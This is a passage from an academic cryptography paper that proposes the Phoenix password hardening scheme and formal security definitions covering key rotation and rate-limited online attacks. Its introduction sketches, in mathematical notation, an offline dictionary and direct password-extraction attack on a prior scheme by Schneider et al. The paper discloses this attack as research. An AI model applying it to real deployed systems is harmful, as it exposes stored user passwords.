In response, we propose strengthened security definitions for password hardening schemes. Next, we propose a new construction, Phoenix, which is 1) extremely efficient, 2) reasonably simple, and 3) secure based on simple and well-known assumptions. With these properties, we believe that Phoenix may attract deployment interest. Below highlights our contributions in more details.

Formalizing Key Rotation. The literature [9, 21] highlights the importance of key rotation since it renders the old key useless and preserves the (forward-)security of the system as long as both par-

ties are not compromised simultaneously. Somewhat surprisingly, none of the existing security definitions take key rotation into account. To fill the gap, we formalize forward security of password hardening services, which captures the security guarantee in the presence of key rotation mechanisms.

Modeling Online Attacks. We argue that the definition of obliviousness (renamed to hiding in our work) given by Schneider *et al.* [21] is too weak. The property is supposed to protect the passwords when the client is compromised. Ideally, it should be guaranteed that the best attack strategy for guessing a password is to brute-force by repeatedly interacting with the crypto service online (modeled by the validation oracle in the security definition). Unfortunately, obliviousness, as defined by Schneider *et al.* [21], fails to capture this intuition, as its security experiment denies the adversary access to the validation oracle after receiving the challenge enrollment record. Indeed, permitting the adversary such accesses would allow it to trivially distinguish between two possible passwords. Moreover, by resorting to a crypto server to harden the passwords, one naturally expects it can perform rate limiting. While it is obviously a crucial feature, we are not aware of any definition which takes this into account. To resolve these issues, we suggest a "correct" security definition, which covers both online attacks and rate limiting. The latter is guaranteed by upper-bounding the advantage of the adversary by the loss of entropy in guessing and validation.

Attacking against Schneider et al. [21]. The shortcoming of the obliviousness definition by Schneider *et al.* [21] is not just a definitional deficiency. We detail how to perform highly efficient (essentially only one exponentiation for each trial) offline dictionary or direct attacks against their scheme by just a single interaction with the crypto server! We stress that our attack is *outside of the security model* of Schneider *et al.* [21]. Below we only show part of the scheme which matters in the attack.

In their scheme, an enrollment record, stored by the client $\mathcal{C}$ using the crypto service provided by $\mathcal{S}$, can be seen as an ElGamal encryption under a secret key s_x of $\mathcal{S}$, in the form of $(T_1, T_2) = (g^y, g^{ys_x} \cdot \mathsf{pw}^{\mathsf{sk}_\mathcal{C}}) \in \mathbb{G}^2$, where $\mathbb{G}$ is a (multiplicative) finite cyclic group. To validate that this record corresponds to a password pw for some username un, $\mathcal{C}$ sends (T_1, un, v) for $v = \mathsf{pw}^{r \cdot \mathsf{sk}_\mathcal{C}}$. *Without any validity checking*, $\mathcal{S}$ returns π_2, a zero-knowledge proof of s_x with respect to (g^y, g^{ys_x}). This opens the door for the following generic offline dictionary attack, without exploiting the structure of the zero-knowledge proof: An adversary $\mathcal{A}$ who compromised $\mathcal{C}$ (and hence obtained $\mathsf{sk}_\mathcal{C}$ and (T_1, T_2)) sends (g^y, un, h) to $\mathcal{S}$ where h is a random group element independent of any passwords. After getting π_2 from $\mathcal{S}$, $\mathcal{A}$ can then try different passwords pw by testing if the proof π_2 is for $(T_1, T_2/\mathsf{pw}^{\mathsf{sk}_\mathcal{C}})$. This is doable since the entropy of pw is assumed to be low. By further exploiting the structure of the specific instantiation of the proof, the adversary can even extract the password directly: It first extracts the value g^{ys_x} from the proof π_2, then computes $\mathsf{pw} = (T_2/g^{ys_x})^{1/\mathsf{sk}_\mathcal{C}}$. We conclude that one *must not use* the scheme of Schneider *et al.*, as our attack defeats its purpose of using an external crypto service.

Reviving the Broken Scheme. In the spirit of providing password hardening services using a weaker tool than PO-PRFs [21], we present PHOENIX, a conceptually simple construction from standard cryptographic primitives. It achieves two seemingly contradicting goals: a high security level without sacrificing the efficiency. Our scheme can, in fact, handle roughly 50% more request per second than that of Schneider *et al.* [21], and three times more than PYTHIA [9]. Since the scheme of Schneider *et al.* [21] is vulnerable to the one validation-query offline dictionary attacks, ours is the first efficient and fully secure solution based on standard decisional Diffie-Hellman assumption.

1.2 Notations

Let $\lambda \in \mathbb{N}$ be the security parameter. By $x \leftarrow_\$ S$ we denote the uniform drawing of a random element x from set S. Unless stated otherwise, all algorithms run in probabilistic polynomial time (PPT). $x \leftarrow_\$ \mathcal{A}(y)$ denotes the event that $\mathcal{A}$ on input y outputs x. If $\mathcal{A}$ is deterministic we write $x \leftarrow \mathcal{A}(y)$ instead. For two PPT interactive algorithms $\mathcal{A}, \mathcal{B}$, we denote by $(a, b) \leftarrow_\$ \langle \mathcal{A}(x), \mathcal{B}(y) \rangle_X$ the event that $\mathcal{A}$ and $\mathcal{B}$ engage in the protocol X on input x and y, and produce local outputs a and b, respectively. If there is only one output, then it is assumed to be for $\mathcal{A}$. We write $\mathcal{B}^{\langle \mathcal{A}(x), \cdot \rangle}(y)$ if $\mathcal{B}$ can invoke an unbounded number of executions of the interactive protocol with $\mathcal{A}$ in an arbitrarily interleaved order.

2 Crypto Password Hardening (PH)

Both previous works formulated cryptographic primitives [9, 21] which were supposed to cover the properties of cryptographic password hardening (PH) services. We do not follow this approach. Instead,

we define PH directly, which is simpler and more natural. A direct definition removes the need for bridging the security requirements of the underlying primitives to those expected by PH (*e.g.*, the main feature of key rotation seems to make more sense in PH than in the underlying commitment [21]).

2.1 Overview

Our formalization of PH is closely related to the definition of partially-oblivious commitments (PO-COM) defined by Schneider *et al.* [21], with the main difference being that we consider key rotation in all security definitions. Roughly speaking, a PH scheme PH is a two party protocol that is partitioned in phases. The first phase is the setup phase, in which a client $\mathcal{C}$ and the server $\mathcal{S}$ set up their public and secret keys individually without communication. Each phase after the first is either an enrollment, a validation, or a key rotation phase, in an arbitrary order.

In an *enrollment* phase, the client and the server cooperate to generate an enrollment record T for a username un, and a password pw, where un is an input available for both and pw is a private input from the client. The client then stores the record T.

Subsequently, in a *validation* phase, the client can interact with the server to verify if a pair $(\mathsf{un},\mathsf{pw})$ is stored in a record T. Similar to the enrollment phase, un is a common input and pw is a private input from the client. We note that in the original syntax [21], while un is not an input of the server, it is supposed to be revealed to the server during the interactions in the protocol for rate limiting.

Suppose an adversary, who may have knowledge of some enrollment records, compromises either the client or the server secret key. It can then act as the compromised party and interacts with the other in the protocols to figure out the underlying passwords of the enrollment records. As soon as the incident is discovered, the (true) client and the (true) server communicate to refresh their keys and all enrollment records. Instead of regenerating them from scratch, they enter a *key rotation* phase to update their secret keys. In addition to an updated client secret key, the client also obtains some auxiliary information, using which it is able to update each enrollment record locally, without further communicating with the server, nor knowing the underlying password of the record. Note that our syntax of the key rotation phase is significantly different. In the original definition [21], the key rotation protocol updates a single enrollment record instead of all records stored by the client. We believe that this was an oversight.

2.2 Definition of PH

We provide a formal definition of cryptographic password hardening schemes. Some algorithms in our formalization get as input some auxiliary input, such as a random session identifier. Under normal circumstances, the auxiliary information is an empty string denoted by ϵ. Non-empty auxiliary information is only used in defining forward-security.

Definition 1 (PH) *Let $\mathcal{U}$ and $\mathcal{P}$ be the username and password space respectively. A* cryptographic password hardening service PH *consists of the efficient algorithms* $(\mathsf{Setup},\mathsf{KGen}_\mathcal{C},\mathsf{KGen}_\mathcal{S},\langle\mathcal{C},\mathcal{S}\rangle_{\mathtt{enrl}},\langle\mathcal{C},\mathcal{S}\rangle_{\mathtt{val}},\langle\mathcal{C},\mathcal{S}\rangle_{\mathtt{rot}},\mathsf{Udt})$*, to be executed in four phases:*

Setup Phase. *On input the security parameter λ, $\mathsf{Setup}(1^\lambda)$ outputs the public parameter pp. On input the public parameter pp, the client runs $\mathsf{KGen}_\mathcal{C}(\mathsf{pp})$ to generate a client public key $\mathsf{pk}_\mathcal{C}$, and a client secret $\mathsf{sk}_\mathcal{C}$, while the server runs $\mathsf{KGen}_\mathcal{S}(\mathsf{pp})$ to generate a server public key $\mathsf{pk}_\mathcal{S}$, a server secret $\mathsf{sk}_\mathcal{S}$. All parties will take as input the public parameter pp, the client public key $\mathsf{pk}_\mathcal{C}$, and the server public key $\mathsf{pk}_\mathcal{S}$ in all subsequent protocols.*

Enrollment Phase. *In the enrollment protocol $\langle\mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un},\mathsf{pw},\mathsf{aux}),\mathcal{S}(\mathsf{sk}_\mathcal{S},\mathsf{un},\mathsf{aux})\rangle_{\mathtt{enrl}}$, the client inputs its secret key $\mathsf{sk}_\mathcal{C}$, a username $\mathsf{un}\in\mathcal{U}$, a password $\mathsf{pw}\in\mathcal{P}$, and some auxiliary information aux. The server inputs its secret key $\mathsf{sk}_\mathcal{S}$, a username un, and some auxiliary information aux. The client outputs an enrollment record T, while the server outputs nothing. We say that the enrollment record T stores the tuple $(\mathsf{un},\mathsf{pw})$. The client stores the tuple (T,un), and securely deletes the password pw and all intermediate values that are computed locally or obtained from the server. The server is also supposed to delete all intermediate values.*

Validation Phase. *In the validation protocol $\langle\mathcal{C}(\mathsf{sk}_\mathcal{C},T,\mathsf{un},\mathsf{pw}),\mathcal{S}(\mathsf{sk}_\mathcal{S},\mathsf{un})\rangle_{\mathtt{val}}$, the client inputs its secret key $\mathsf{sk}_\mathcal{C}$, an enrollment record T, a username $\mathsf{un}\in\mathcal{U}$, and a password $\mathsf{pw}\in\mathcal{P}$. The server inputs its secret key $\mathsf{sk}_\mathcal{S}$, and a username un. The client outputs a decision $b\in\{0,1\}$ of whether T stores the tuple $(\mathsf{un},\mathsf{pw})$, while the server outputs nothing.*

Key Rotation Phase. *In the key rotation protocol $\langle\mathcal{C}(\mathsf{sk}_\mathcal{C}),\mathcal{S}(\mathsf{sk}_\mathcal{S})\rangle_{\mathtt{rot}}$, the client and the server input their secret keys $\mathsf{sk}_\mathcal{C}$ and $\mathsf{sk}_\mathcal{S}$ respectively. The client outputs an updated client public key $\mathsf{pk}'_\mathcal{C}$, an updated client secret key $\mathsf{sk}'_\mathcal{C}$ and an update token τ. The server outputs an updated server public key*

$\mathsf{pk}'_{\mathcal{S}}$*, and an updated secret key* $\mathsf{sk}'_{\mathcal{S}}$*. Using the update token* τ*, the client runs the update algorithm* $\mathsf{Udt}(\tau, T, \mathsf{un})$ *to update each of the old enrollment records* T *into new ones* T'*.*

Correctness. We require that all honestly generated enrollment records can pass validation. Formally, a cryptographic password hardening service scheme PH is *correct* if for all security parameter $\lambda \in \mathbb{N}$, public parameters $\mathsf{pp} \in \mathsf{Setup}(1^\lambda)$, key pairs $(\mathsf{pk}_{\mathcal{C}}, \mathsf{sk}_{\mathcal{C}}) \in \mathsf{KGen}_{\mathcal{C}}(\mathsf{pp})$ and $(\mathsf{pk}_{\mathcal{S}}, \mathsf{sk}_{\mathcal{S}}) \in \mathsf{KGen}_{\mathcal{S}}(\mathsf{pp})$, username $\mathsf{un} \in \mathcal{U}$, password $\mathsf{pw} \in \mathcal{P}$, enrollment records $T \in \langle \mathcal{C}(\mathsf{sk}_{\mathcal{C}}, \mathsf{un}, \mathsf{pw}, \epsilon), \mathcal{S}(\mathsf{sk}_{\mathcal{S}}, \mathsf{un}, \epsilon) \rangle_{\mathtt{enrl}}$, it holds that $\langle \mathcal{C}(\mathsf{sk}_{\mathcal{C}}, T, \mathsf{un}, \mathsf{pw}), \mathcal{S}(\mathsf{sk}_{\mathcal{S}}, \mathsf{un}) \rangle_{\mathtt{val}} = 1$. Note that it is unnecessary to define the correctness of key rotation, as it will be captured by forward security to be introduced below.

2.3 Security of PH

Our security definitions are fundamentally different from, and arguably stronger than, the originals [21]. In particular, our notions cover important real-world attacks and ensures security in the presence of key rotation, as discussed in the introduction. In the following, we first give an overview of our definitions, and discuss the differences in details in Section 2.4.

A cryptographic password hardening service is required to be (partially) oblivious, hiding, binding, and forward secure. Roughly speaking, partial oblivious means that it is infeasible, even for a malicious server, to tell which password pw is used by the client in the enrollment and validation protocols. It is partial in the sense that the username un can be revealed. In fact, un is required to be revealed to the server for rate limiting. We therefore simply let un be a common input for both parties in the enrollment and the validation protocols.

Hiding means that, given the client secret key $\mathsf{sk}_{\mathcal{C}}$, a username un, and an enrollment record T of $(\mathsf{un}, \mathsf{pw})$ for some hidden password pw, the best strategy of any adversary to guess pw is by launching an *online* dictionary attack which requires interaction with the server via the validation protocol.

Binding requires that it is computationally infeasible, even for a malicious server, to convince the client that an enrollment record T is valid for two distinct pairs $(\mathsf{un}, \mathsf{pw})$ and $(\mathsf{un}', \mathsf{pw}')$.

Forward security means that compromising either the client or the server secret key does not help the adversary to determine the underlying password of an enrollment record. We formalize this intuition in an even stronger property. It requires that even if both the client and server secret keys are adversarially generated, the updated keys and enrollment records are indistinguishable from the freshly generated ones. This formalization is simpler because we do not need to argue about the security of secret keys which can be rotated for many times.

2.3.1 Partial Obliviousness

Partial obliviousness protects against a malicious server that wishes to learn the password pw behind an enrollment record after observing its creation and several validations. The property is partial since it does not guarantee anything about the secrecy of the username un. In fact, in the syntax defined above, we let the client reveal the username un to the server explicitly by regarding un as a common input.

Technically, we consider a security experiment played between a challenger acting as the client and an adversary acting as the malicious server. The challenger generates the client secret key and keeps it secret (Line 1). Furthermore, it simulates executions of the enrollment, validation, and key rotation protocol, where only the client secret key input is fixed (Line 2). The adversary can provide all other client inputs, as well as the server side code. The embedded client secret key can be updated by executing the key rotation protocol. The client outputs of all protocol executions, except for $\mathsf{sk}'_{\mathcal{C}}$ from the key rotation protocol, are given to the adversary.

The experiment then proceeds in two stages, a learning phase and a challenge phase. In the learning phase, the adversary is free to interact with the challenger in the above protocols. At the end of this phase, the adversary outputs a username un^*, and two passwords pw_0^* and pw_1^* (Line 3). It will then be challenged on one of the passwords and the attacker has to guess the password. Formally, the challenger generates the challenge record T^* (for the password pw_b) together with the adversary (line 7). In addition to the previous protocols, the adversary gets access to an additional embedded-password validation protocol, which embeds either $(\mathsf{un}^*, \mathsf{pw}_0^*)$ or $(\mathsf{un}^*, \mathsf{pw}_1^*)$ (Lines 8). Note that the adversary may query the (normal) enrollment and validation protocol on most username-password pairs, and the protocols only return $\perp$ for the pairs $(\mathsf{un}^*, \mathsf{pw}_{b''}^*)$ for $b'' \in \{0,1\}$ (Lines 10 and 11) to avoid it from winning trivially. Finally, the adversary outputs b' guessing which tuple is embedded (Line 9).

Definition 2 (Partial Obliviousness) *A cryptographic password hardening service* PH *is* partially oblivious *if, for any three-stage* PPT *adversary*

$\mathsf{Obl}^b_{\Pi,\mathcal{A}}(1^\lambda)$

1 : $\mathsf{pp} \leftarrow_\$ \mathsf{Setup}(1^\lambda),\ (\mathsf{pk}_\mathcal{C},\mathsf{sk}_\mathcal{C}) \leftarrow_\$ \mathsf{KGen}_\mathcal{C}(\mathsf{pp})$

2 : $\mathbb{O} := \{\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\ldots),\cdot\rangle_X : X \in \{\mathtt{enrl},\mathtt{val},\mathtt{rot}\}\}$

3 : $(\mathsf{un}^*,\mathsf{pw}_0^*,\mathsf{pw}_1^*,\mathsf{state}) \leftarrow_\$ \mathcal{A}_1^{\mathbb{O}}(\mathsf{pp},\mathsf{pk}_\mathcal{C})$

4 : // All client outputs are given to adversary,

5 : // except for $\mathsf{sk}'_\mathcal{C}$ output by $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C}),\cdot\rangle_{\mathtt{rot}}$.

6 : // $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C}),\cdot\rangle_{\mathtt{rot}}$ updates $\mathsf{sk}_\mathcal{C}$ embedded in all oracles to $\mathsf{sk}'_\mathcal{C}$.

7 : $(T^*,\mathsf{state}) \leftarrow_\$ \langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\mathsf{un}^*,\mathsf{pw}_b^*,\epsilon),\mathcal{A}_2(\mathsf{st})\rangle_{\mathtt{enrl}}$

8 : $\mathbb{O}' := \mathbb{O} \cup \{\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\cdot,\mathsf{un}^*,\mathsf{pw}_b^*),\cdot\rangle_{\mathtt{val}}\}$

9 : $b' \leftarrow_\$ \mathcal{A}_3^{\mathbb{O}'}(\mathsf{state},T^*)$

10 : // $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\ldots),\cdot\rangle_{\mathtt{enrl}}$ and $\langle \mathcal{C}(\mathsf{sk}_\mathcal{C},\ldots),\cdot\rangle_{\mathtt{val}}$ return $\perp$

11 : // on input containing $(\mathsf{un}^*,\mathsf{pw}_{b''}^*)$ for $b'' \in \{0,1\}$.

12 : **return** b'

Figure 3: Partial Obliviousness Experiment

$\mathcal{A} = (\mathcal{A}_1,\mathcal{A}_2,\mathcal{A}_3)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\left|\Pr\left[\mathsf{Obl}^0_{\Pi,\mathcal{A}}(1^\lambda)=1\right] - \Pr\left[\mathsf{Obl}^1_{\Pi,\mathcal{A}}(1^\lambda)=1\right]\right| \leq \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiments and the adversary. Figure 3 defines the two experiments.

2.3.2 Hiding

The hiding property protects the passwords from an adversary who compromises the client, learns its secret key and all enrollment records, and wishes to learn the underlying password behind one of the records. We formalize this intuition by letting the adversary play the client role in the enrollment, validation, and key rotation protocols.

Inevitably, since passwords are assumed to have low entropy, the adversary always succeeds if it attempts to validate the target record with all possible passwords. Our formulation covers this fact by adjusting the success determination accordingly. To explain our idea, consider the following experiment: The challenger chooses a random password. The adversary is given access to a magical oracle which, when given a guess, answers whether the guess equals the chosen password. Suppose that only Q guesses are allowed. Obviously, the best strategy of the adversary is to asks for the Q most probable passwords. If one of them returns true, then the adversary wins by outputting that password. Otherwise, its best strategy is to output the most probable password which is not yet guessed, *i.e.*, the $(Q+1)$-th most probable password. Since the adversary can use the server as the magical oracle by interacting with it in the validation protocol, the best we can hope for is that the adversary cannot perform significantly better than the above strategy.

Technically, we consider a security experiment (see Figure 4) played between a challenger acting as the server and an adversary acting as the malicious client. The challenger generates the server secret key honestly and keeps it secret (Line 1). The adversary can interact with the challenger in the enrollment, validation, and key rotation protocols using arbitrary client side codes (Line 2). Eventually, the adversary outputs a client secret key $\mathsf{sk}_\mathcal{C}$, a username un^*, and a distribution χ of passwords (Line 6). The distribution models the real-world situations where the passwords to be protected are not uniformly random in $\{0,1\}^\lambda$ but instead follow a certain distribution possibly with low entropy, which might be known by the adversary. The challenger then chooses a random password pw^* (Line 7) from the distribution χ and computes a fresh challenge enrollment record T^* for the tuple $(\mathsf{un}^*,\mathsf{pw}^*)$ using the honest client and server code (Line 8). The challenger sends T^* to the adversary (Line 9). The adversary can continue to interact with the server and finally outputs pw'. It wins if pw^* is equal to pw'.

Using the above strategy, the adversary wins with probability at least $\sum_{i=1}^{Q+1} p_i$, where Q is the number of times the validation oracle is queried on inputs containing un^*, and p_i is the i-th most probable event in χ. We therefore require that the success probability of the adversary be negligibly close to $\sum_{i=1}^{Q+1} p_i$. We remark that similar bounds are used in the context of password-authenticated key exchange [3].

Definition 3 (Hiding) *A cryptographic password hardening service* PH *is* hiding *if, for any two-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1,\mathcal{A}_2)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\Pr\left[\mathsf{Hiding}_{\Pi,\mathcal{A}}(1^\lambda)=1\right] \leq \sum_{i=1}^{Q+1} p_i + \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiment and the adversary, p_i *is the probability of the* i*-th most probable event in the distribution* χ *specified by* $\mathcal{A}_1$ *in the experiment, and* Q *is the number of times* $\langle \cdot,\mathcal{S}(\mathsf{sk}_\mathcal{S},\cdot)\rangle_{\mathtt{val}}$ *is queried by* $\mathcal{A}_2$ *on server input* un^**. Figure 4 defines the experiment* $\mathsf{Hiding}_{\Pi,\mathcal{A}}$.

2.3.3 Binding

Similar to commitments, binding guarantees it is infeasible to open an enrollment record into two dis-

$\mathsf{Hiding}_{\Pi,\mathcal{A}}(1^\lambda)$

```
1 :  pp ←$ Setup(1^λ), (pk_S, sk_S) ←$ KGen_S(pp)
2 :  O := {⟨·, S(sk_S, ...)⟩_X : X ∈ {enrl, val, rot}}
3 :  // All server outputs are given to adversary,
4 :     // except for sk'_S output by ⟨·, S(sk_S)⟩_rot.
5 :  // ⟨·, S(sk_S)⟩_rot updates sk_S embedded in all oracles to sk'_S.
6 :  (sk_C, un*, χ, state) ←$ A_1^O(pp, pk_S)
7 :  pw* ←$ χ
8 :  T* ←$ ⟨C(sk_C, un*, pw*, ε), S(sk_S, un*, ε)⟩_enrl
9 :  pw' ←$ A_2^O(state, T*)
10 : return (pw* = pw')
```

Figure 4: Hiding Experiment

tinct passwords. In our setting, however, the enrollment record is never opened but only validated. The binding property in this context prevents a malicious server from convincing the client that an enrollment record T^* is valid for distinct tuples $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$ and $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$. Since by the correctness requirement if T is the enrollment record for $(\mathsf{un}, \mathsf{pw})$, then $(T, \mathsf{un}, \mathsf{pw})$ must pass validation. Thus, the binding property implicitly guarantees that a malicious server can never convince the client that an invalid enrollment record is valid.

Technically, we consider a security experiment played between a challenger acting as the client and an adversary acting as the malicious server. At the beginning, the adversary outputs a client secret key $\mathsf{sk}_\mathcal{C}$, an enrollment record T^*, and a tuple $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$. The challenger and the adversary then interact in the validation protocol to validate the tuple $(T^*, \mathsf{un}_0^*, \mathsf{pw}_0^*)$, where the adversary can use arbitrary server-side code. After observing the communication transcript, the adversary outputs another tuple $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$. It interacts with the challenger again to validate the tuple $(T^*, \mathsf{un}_1^*, \mathsf{pw}_1^*)$. The adversary wins if $(\mathsf{un}_0^*, \mathsf{pw}_0^*)$ and $(\mathsf{un}_1^*, \mathsf{pw}_1^*)$ are distinct and both validations output 1. We require that the probability of this happening is negligible.

Definition 4 (Binding) *A cryptographic password hardening service* PH *is* binding *if, for any four-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2, \mathcal{A}_3, \mathcal{A}_4)$*, there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$$\Pr\left[\mathsf{Binding}_{\Pi,\mathcal{A}}(1^\lambda) = 1\right] \leq \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiment and the adversary. Figure 5 defines the binding experiment.

$\mathsf{Binding}_{\Pi,\mathcal{A}}(1^\lambda)$

```
1 : (pk_S, sk_C, T*, un_0*, pw_0*, state) ←$ A_1(1^λ)
2 : (b_0, state) ←$ ⟨C(sk_C, T*, un_0*, pw_0*), A_2(state)⟩_val
3 : (un_1*, pw_1*, state) ←$ A_3(state)
4 : (b_1, state) ←$ ⟨C(sk_C, T*, un_1*, pw_1*), A_4(state)⟩_val
5 : b_2 ← ((un_0*, pw_0*) ≠ (un_1*, pw_1*))
6 : return b_0 ∧ b_1 ∧ b_2
```

Figure 5: Binding Experiment

2.3.4 Forward Security

Intuitively, the key rotation should render an old client or server key useless to the adversary. Further, an old client or server secret key should not help in recovering information from an updated enrollment record. To formalize this intuition, one possible but complicated way is to define a security experiment which gives the adversary accesses of a special key rotation oracle apart from the usual enrollment and validation oracles. The key rotation oracle leaks either the client or the server secret key to the adversary, and at the same time rotates the old keys to the new ones. The goal of the adversary is to find out the underlying password of an enrollment record. Alternatively, we consider a simpler definition based on the intuition that the rotated keys and enrollment records are indistinguishable from freshly generated ones.

Technically, we consider a security experiment played between a challenger, acting as both the client and the server, and an adversary acting as a malicious outsider. At the beginning, the adversary outputs both secret keys $\mathsf{sk}_\mathcal{C}$ and $\mathsf{sk}_\mathcal{S}$, and a valid tuple $(T, \mathsf{un}, \mathsf{pw})$ under the specified keys. This models the situations where the adversary somehow obtains the secret keys which might be rotated many times. The challenger then either rotates the keys and updates the enrollment record, or samples a new pair of keys and generates a fresh enrollment record for $(\mathsf{un}, \mathsf{pw})$, using some auxiliary information $\mathsf{aux} = \mathcal{L}(T)$, for some leakage function $\mathcal{L}$. The updated or fresh keys and enrollment record are then sent to the adversary, who must guess how those are produced. We require the probability of the adversary guessing correctly to be negligible.

Definition 5 (Forward Security) *Let* $\mathcal{L}$ *be a leakage function which maps an enrollment record* T *to some auxiliary information* aux*. A cryptographic password hardening service* PH *is* $\mathcal{L}$-forward secure *if for any two-stage* PPT *adversary* $\mathcal{A} = (\mathcal{A}_1, \mathcal{A}_2)$ *there exists a negligible function* $\mathsf{negl}(\lambda)$ *such that*

$\mathsf{Rot}^{b}_{\Pi,\mathcal{A},\mathcal{L}}(1^\lambda)$

1 : $\mathsf{pp} \leftarrow_\$ \mathsf{Setup}(1^\lambda)$
2 : $(\mathsf{sk}_\mathcal{C}, \mathsf{sk}_\mathcal{S}, T, \mathsf{un}, \mathsf{pw}, \mathsf{state}) \leftarrow_\$ \mathcal{A}_1(\mathsf{pp})$
3 : $b_0 \leftarrow \langle \mathcal{C}(\mathsf{sk}_\mathcal{C}, T, \mathsf{un}, \mathsf{pw}), \mathcal{S}(\mathsf{sk}_\mathcal{S}, \mathsf{un})\rangle_{\mathtt{val}}$
4 : **if** $b = 0$ **then**
5 : $((\mathsf{pk}'_\mathcal{C}, \mathsf{sk}'_\mathcal{C}, \tau), (\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S})) \leftarrow_\$ \langle \mathcal{C}(\mathsf{sk}_\mathcal{C}), \mathcal{S}(\mathsf{sk}_\mathcal{S})\rangle_{\mathtt{rot}}$
6 : $T' \leftarrow_\$ \mathsf{Udt}(\tau, T, \mathsf{un})$
7 : **else**
8 : $(\mathsf{pk}'_\mathcal{C}, \mathsf{sk}'_\mathcal{C}) \leftarrow_\$ \mathsf{KGen}_\mathcal{C}(\mathsf{pp})$, $(\mathsf{pk}'_\mathcal{S}, \mathsf{sk}'_\mathcal{S}) \leftarrow_\$ \mathsf{KGen}_\mathcal{S}(\mathsf{pp})$
9 : $\mathsf{aux} \leftarrow \mathcal{L}(T)$
10 : $T' \leftarrow_\$ \langle \mathcal{C}(\mathsf{sk}'_\mathcal{C}, \mathsf{un}, \mathsf{pw}, \mathsf{aux}), \mathcal{S}(\mathsf{sk}'_\mathcal{S}, \mathsf{un}, \mathsf{aux})\rangle_{\mathtt{enrl}}$
11 : **endif**
12 : $b_1 \leftarrow_\$ \mathcal{A}_2(\mathsf{state}, \mathsf{sk}'_\mathcal{C}, \mathsf{sk}'_\mathcal{S}, T')$
13 : **return** $b_0 \wedge b_1$

Figure 6: $\mathcal{L}$-Forward Security Experiment

$$\left|\Pr\left[\mathsf{Rot}^{0}_{\Pi,\mathcal{A},\mathcal{L}}(1^\lambda) = 1\right] - \Pr\left[\mathsf{Rot}^{1}_{\Pi,\mathcal{A},\mathcal{L}}(1^\lambda) = 1\right]\right| \leq \mathsf{negl}(\lambda)$$

where the randomness is taken over the random coins of the experiments and the adversary. Figure 6 defines the two experiments.

2.4 Comparison with the Definitions of Schneider et al. [21]

We comprehensively explain the differences between our definitions and those of Schneider *et al.* [21]. We argue that ours either capture the intended security features better, or imply their counterparts.

2.4.1 Partial Obliviousness

The property was introduced in the name "partially hiding", which we believe is an oversight since the primitive was called "partially-oblivious" commitment schemes. The adversary in the original security experiment is stronger such that it generates both the client and server secret keys. However, it is also weaker in other abilities:

- Their embedded-password validation oracle embeds an enrollment record T output by the adversary. In contrast, ours allow the adversary to query on any enrollment record T.
- The client secret key embedded in the oracles is fixed. The adversary cannot instruct the challenger to rotate it into a new one.
- The adversary does not learn the client outputs from the embedded-password oracles. We think this violates the general philosophy of cryptographic definitions where, for most of the time, only the secret keys are assumed to be hidden from the adversary.

2.4.2 Hiding

The property was introduced in the name of "obliviousness", which we believe is an oversight since obliviousness is supposed to be a security property against a malicious server. However, the original security experiment models a malicious client, who is trying to figure out the underlying password pw of a given enrollment record T.

Recall that the whole point of introducing PO-PRF and PO-COM is to prevent against offline dictionary attacks. The idea is that, even given the client secret key $\mathsf{sk}_\mathcal{C}$ and the enrollment record T for some username un, the adversary can only guess the underlying password pw one at a time with the aid of the server. This rate-limits validation queries based on the username un. Assuming there is enough entropy in the password pw, the adversary is unable to recover pw before the limited number of validation query quota is used up. Curiously, the definition of Schneider *et al.* [21] does not model such an attack: In the second stage, after specifying the challenge passwords pw_0 and pw_1, the adversary is no longer given access to the validation oracle. If they allow the adversary to query the validation oracle even once in this stage, the adversary can win trivially by simply querying the oracle with either pw_0 or pw_1.

We fix this issue by requiring the adversary to specify a distribution χ of passwords instead of just two, and allowing it to query the validation oracle as many times as it wants. The resistance against offline dictionary attacks is then modeled by the success probability of the adversary: We require that the adversary must only be able to rule out at most one possible password from each query to the validation oracle. Finally, note that the adversary in the original definition cannot access any rotation oracle.

2.4.3 Binding

In the original definition, the binding property is only guaranteed for honestly generated keys and honestly validated enrollment records. It is not clear what this security guarantee means in the context of password hardening, the main motivating application. We thus make the following changes with a malicious server in mind. First, although it is not necessary for the context of password hardening, we let the adversary provide the client secret key. Second, it does not output the two pairs $(\mathsf{un}_0, \mathsf{pw}_0)$ and $(\mathsf{un}_1, \mathsf{pw}_1)$ right away. Instead, it first outputs

$(\mathsf{un}_0, \mathsf{pw}_0)$, waits until the validation protocol is executed on this pair, and then adaptively outputs the second pair. Third, the server-side code for validating the two pairs $(\mathsf{un}_0, \mathsf{pw}_0)$ and $(\mathsf{un}_1, \mathsf{pw}_1)$ is provided by the adversary. This formulation makes more sense in the context of password hardening. It models a malicious server which is trying to convince the client that an enrollment record is valid for two pairs $(\mathsf{un}_0, \mathsf{pw}_0)$ and $(\mathsf{un}_1, \mathsf{pw}_1)$, whereas at least one of which must be invalid.

3 Phoenix

We propose a conceptually simple, almost generic construction, PHOENIX, based on (partially) homomorphic encryption and pseudorandom functions.

